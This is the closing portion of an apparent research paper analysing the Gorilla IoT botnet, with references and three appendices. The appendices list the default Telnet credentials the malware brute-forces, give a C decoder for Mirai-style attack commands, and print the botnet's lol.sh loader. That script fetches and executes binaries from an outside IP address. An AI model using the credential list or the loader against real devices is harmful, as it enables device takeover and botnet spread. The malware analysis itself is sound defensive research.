[27] Josh Sahota and Natalija Vlajic. “Mozi IoT Malware and Its Botnets: From Theory To Real-World Observations”. In: *2021 International Conference on Computational Science and Computational Intelligence (CSCI)*. Dec. 2021, pp. 698–703. DOI: 10.1109/CSCI54926.2021.00181. URL: https://ieeexplore.ieee.org/abstract/document/9799037?casa_token=u2kOcWZMKUgAAAAA:5j5SP4n_FKdBgrJNDUXHVlJlB7g8rfF2AvpBMTOVyXTIflyH4GeErc98DL2sCey6hD60sY3Xhg (visited on 01/05/2025).

[28] Antonia Affinito et al. “The evolution of Mirai botnet scans over a six-year period”. In: *Journal of Information Security and Applications* 79 (Dec. 2023), p. 103629. ISSN: 2214-2126. DOI: 10.1016/j.jisa.2023.103629. URL: https://www.sciencedirect.com/science/article/pii/S2214212623002132 (visited on 03/24/2024).

[29] Michele De Donno et al. “Analysis of DDoS-capable IoT malwares”. In: *2017 Federated Conference on Computer Science and Information Systems (FedCSIS)*. Sept. 2017, pp. 807–816. DOI: 10.15439/2017F288. URL: https://ieeexplore.ieee.org/abstract/document/8104642 (visited on 01/11/2025).

[30] *GorillaBot Goes Ape With 300K Cyberattacks Worldwide*. en. URL: https://www.darkreading.com/cyberattacks-data-breaches/gorillabot-goes-ape-cyberattacks-worldwide (visited on 01/06/2025).

[31] NSFOCUS. *Over 300,000! GorillaBot: The New King of DDoS Attacks*. pt-br. Sept. 2024. URL: https://nsfocusglobal.com/over-300000-gorillabot-the-new-king-of-ddos-attacks/ (visited on 01/06/2025).

[32] Tushar Subhra Dutta. *GorillaBot Emerged As King For DDoS Attacks With 300,000+ Commands*. en-US. Sept. 2024. URL: https://cybersecuritynews.com/gorillabot-ddos-attacks-king/ (visited on 01/06/2025).

[33] Akira Tanaka, Chansu Han, and Takeshi Takahashi. “Detecting Coordinated Internet-Wide Scanning by TCP/IP Header Fingerprint”. In: *IEEE Access* 11 (2023). Conference Name: IEEE Access, pp. 23227–23244. ISSN: 2169-3536. DOI: 10.1109/ACCESS.2023.3249474. URL: https://ieeexplore.ieee.org/abstract/document/10054012 (visited on 01/09/2025).

[34] Sharmila Shahul. *Know What is .bss .text .data memory segments of an executable file in embedded systems*. en. June 2020. URL: https://medium.com/iqube-kct/know-what-is-bss-text-data-memory-segments-of-an-executable-file-in-embedded-systems-6158d92aa519 (visited on 01/02/2025).

[35] Ali Zand et al. “Demystifying DDoS as a Service”. In: *IEEE Communications Magazine* 55.7 (July 2017). Conference Name: IEEE Communications Magazine, pp. 14–21. ISSN: 1558-1896. DOI: 10.1109/MCOM.2017.1600980. URL: https://ieeexplore.ieee.org/abstract/document/7981518 (visited on 01/09/2025).

[36] Liz Izhikevich, Renata Teixeira, and Zakir Durumeric. “{LZR}: Identifying Unexpected Internet Services”. en. In: 2021, pp. 3111–3128. ISBN: 978-1-939133-24-3. URL: https://www.usenix.org/conference/usenixsecurity21/presentation/izhikevich (visited on 01/09/2025).

A

Hardcoded credentials

The following table contains the hard-coded username and password combinations present in the Gorilla samples.

Username	Password
root	Pon521
root	Zte521
root	root621
root	vizxv
root	oelinux123
root	root
root	wabjtam
root	Zxic521
root	tsgoingon
root	123456
root	xc3511
root	solokey
root	default
root	a1sev5y7c39k
root	hkipc2016
root	unisheen
root	Fireitup
root	hslwificam
root	5up
root	jvbzd
root	1001chin
root	system
root	zlxx.
root	admin
root	7ujMko0vizxv
root	1234horses
root	antslq
root	xc12345
root	xmhdipc
root	icatch99
root	founder88
root	xirtam
root	taZz@01
root	/*6.=_ja
root	12345
root	t0talc0ntr0l4!
root	7ujMko0admin
root	telecomadmin
root	ipcam_rt5350
root	juantech
root	1234
root	dreambox
root	IPCam@sw
root	zhongxing
root	hi3518
root	hg2x0
root	dropper
root	ipc71a
root	root123
root	telnet
root	ipcam
root	grouter
root	GM8182
root	20080826
root	3ep5w2u
admin	root
admin	admin
admin	admin123
admin	1234
admin	admin1234
admin	12345
admin	admin@123
admin	BrAhMoS@15
admin	GeNeXiS@19
admin	firetide
admin	2601hx
admin	service
admin	password
supportadmin	supportadmin
telnetadmin	telnetadmin
telecomadmin	admintelecom
guest	guest
ftp	ftp
user	user
guest	12345
nobody	nobody
daemon	daemon
default	1cDuLJ7c
default	tlJwpbo6
default	S2fGqNFs
default	OxhlwSG8
default	12345
default	default
default	lJwpbo6
default	tluafed
guest	123456
bin	bin
vstarcam2015	20150602
support	support
hikvision	hikvision
default	antslq
e8ehomeasb	e8ehomeasb
e8ehome	e8ehome
e8telnet	e8telnet
support	1234
cisco	cisco

B

Decode attack commands

The following code allows us to decode a Mirai attack commands. The same command structure is used in the Gorilla botnet.

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <ctype.h>

typedef uint32_t ipv4_t;
typedef uint8_t ATTACK_VECTOR;

struct attack_target {
    ipv4_t addr;
    uint8_t netmask;
    struct sockaddr_in sock_addr;
};

struct attack_option {
    uint8_t key;
    char *val;
};

void util_memcpy(void *dst, void *src, size_t n) {
    memcpy(dst, src, n);
}

void attack_parse(char *buf, int len) {
    int i;
    uint32_t duration;
    ATTACK_VECTOR vector;
    uint8_t targs_len, opts_len;
    struct attack_target *targs = NULL;
    struct attack_option *opts = NULL;

    printf("Parsing attack data...\n");

    // Read in attack duration uint32_t
    if (len < sizeof(uint32_t)) goto cleanup;
    duration = ntohl(*((uint32_t *)buf));
    buf += sizeof(uint32_t);
    len -= sizeof(uint32_t);
    printf("Duration: %u\n", duration);

    // Read in attack ID uint8_t
    if (len == 0) goto cleanup;
    vector = (ATTACK_VECTOR)*buf++;
    len -= sizeof(uint8_t);
    printf("Attack vector: %u\n", vector);

    // Read in target count uint8_t
    if (len == 0) goto cleanup;
    targs_len = (uint8_t)*buf++;
    len -= sizeof(uint8_t);
    if (targs_len == 0) goto cleanup;
    printf("Number of targets: %u\n", targs_len);

    // Read in all targs
    if (len < ((sizeof(ipv4_t) + sizeof(uint8_t)) * targs_len)) goto cleanup;
    targs = calloc(targs_len, sizeof(struct attack_target));
    for (i = 0; i < targs_len; i++) {
        targs[i].addr = *((ipv4_t *)buf);
        buf += sizeof(ipv4_t);
        targs[i].netmask = (uint8_t)*buf++;
        len -= (sizeof(ipv4_t) + sizeof(uint8_t));

        targs[i].sock_addr.sin_family = AF_INET;
        targs[i].sock_addr.sin_addr.s_addr = targs[i].addr;

        char addr_str[INET_ADDRSTRLEN];
        inet_ntop(AF_INET, &(targs[i].addr), addr_str, INET_ADDRSTRLEN);
        printf("Target %d: IP=%s, Netmask=%u\n", i + 1, addr_str, targs[i].netmask);
    }

    // Read in flag count uint8_t
    if (len < sizeof(uint8_t)) goto cleanup;
    opts_len = (uint8_t)*buf++;
    len -= sizeof(uint8_t);
    printf("Number of options: %u\n", opts_len);

    // Read in all opts
    if (opts_len > 0) {
        opts = calloc(opts_len, sizeof(struct attack_option));
        for (i = 0; i < opts_len; i++) {
            uint8_t val_len;

            // Read in key uint8
            if (len < sizeof(uint8_t)) goto cleanup;
            opts[i].key = (uint8_t)*buf++;
            len -= sizeof(uint8_t);

            // Read in data length uint8
            if (len < sizeof(uint8_t)) goto cleanup;
            val_len = (uint8_t)*buf++;
            len -= sizeof(uint8_t);

            if (len < val_len) goto cleanup;
            opts[i].val = calloc(val_len + 1, sizeof(char));
            util_memcpy(opts[i].val, buf, val_len);
            buf += val_len;
            len -= val_len;

            printf("Option %d: Key=%u, Value=%s\n", i + 1, opts[i].key, opts[i].val);
        }
    }

cleanup:
    if (targs) free(targs);
    if (opts) {
        for (i = 0; i < opts_len; i++) {
            if (opts[i].val) free(opts[i].val);
        }
        free(opts);
    }
}

// Function to convert hex string to binary data
int hex_to_binary(const char *hex, char **output) {
    size_t len = strlen(hex);
    if (len % 2 != 0) {
        fprintf(stderr, "Hex string length must be even.\n");
        return -1;
    }

    size_t out_len = len / 2;
    *output = malloc(out_len);
    if (!*output) {
        perror("Failed to allocate memory");
        return -1;
    }

    for (size_t i = 0; i < out_len; i++) {
        char byte_str[3] = {hex[i * 2], hex[i * 2 + 1], '\0'};
        if (!isxdigit(byte_str[0]) || !isxdigit(byte_str[1])) {
            fprintf(stderr, "Invalid hex character.\n");
            free(*output);
            return -1;
        }
        (*output)[i] = (char)strtol(byte_str, NULL, 16);
    }

    return (int)out_len;
}

int main(int argc, char *argv[]) {
    if (argc < 2) {
        printf("Usage: %s <hex_string>\n", argv[0]);
        return 1;
    }

    char *binary_data;
    int binary_len = hex_to_binary(argv[1], &binary_data);
    if (binary_len < 0) {
        return 1;
    }

    attack_parse(binary_data, binary_len);

    free(binary_data);
    return 0;
}
```

C Gorilla loader script

The following code listing shows the contents of the `lol.sh` script, used by Gorilla to infect other devices.

```
cd /tmp;
wget http://94.156.227.233/arm7.nn;
chmod 777 arm7.nn;
./arm7.nn autostart;
wget http://94.156.227.233/arm6.nn;
chmod 777 arm6.nn;
./arm6.nn autostart;
wget http://94.156.227.233/arm5.nn;
chmod 777 arm5.nn;
./arm5.nn autostart;
wget http://94.156.227.233/arm.nn;
chmod 777 arm.nn;
./arm.nn autostart;
wget http://94.156.227.233/mipsel.nn;
chmod 777 mipsel.nn;
./mipsel.nn autostart;
wget http://94.156.227.233/mips.nn;
chmod 777 mips.nn;
./mips.nn autostart;
wget http://94.156.227.233/x86_64.nn;
chmod 777 x86_64.nn;
./x86_64.nn autostart;
wget http://94.156.227.233/x86_32.nn;
chmod 777 x86_32.nn;
./x86_32.nn autostart;
wget http://94.156.227.233/sparc.nn;
chmod 777 sparc.nn;
./sparc.nn autostart;
wget http://94.156.227.233/sh4.dvr;
chmod 777 sh4.dvr;
./sh4.dvr autostart;
wget http://94.156.227.233/m68k.nn;
chmod 777 m68k.nn;
./m68k.nn autostart;
wget http://94.156.227.233/powerpc.nn;
chmod 777 powerpc.nn;
./powerpc.nn autostart;
```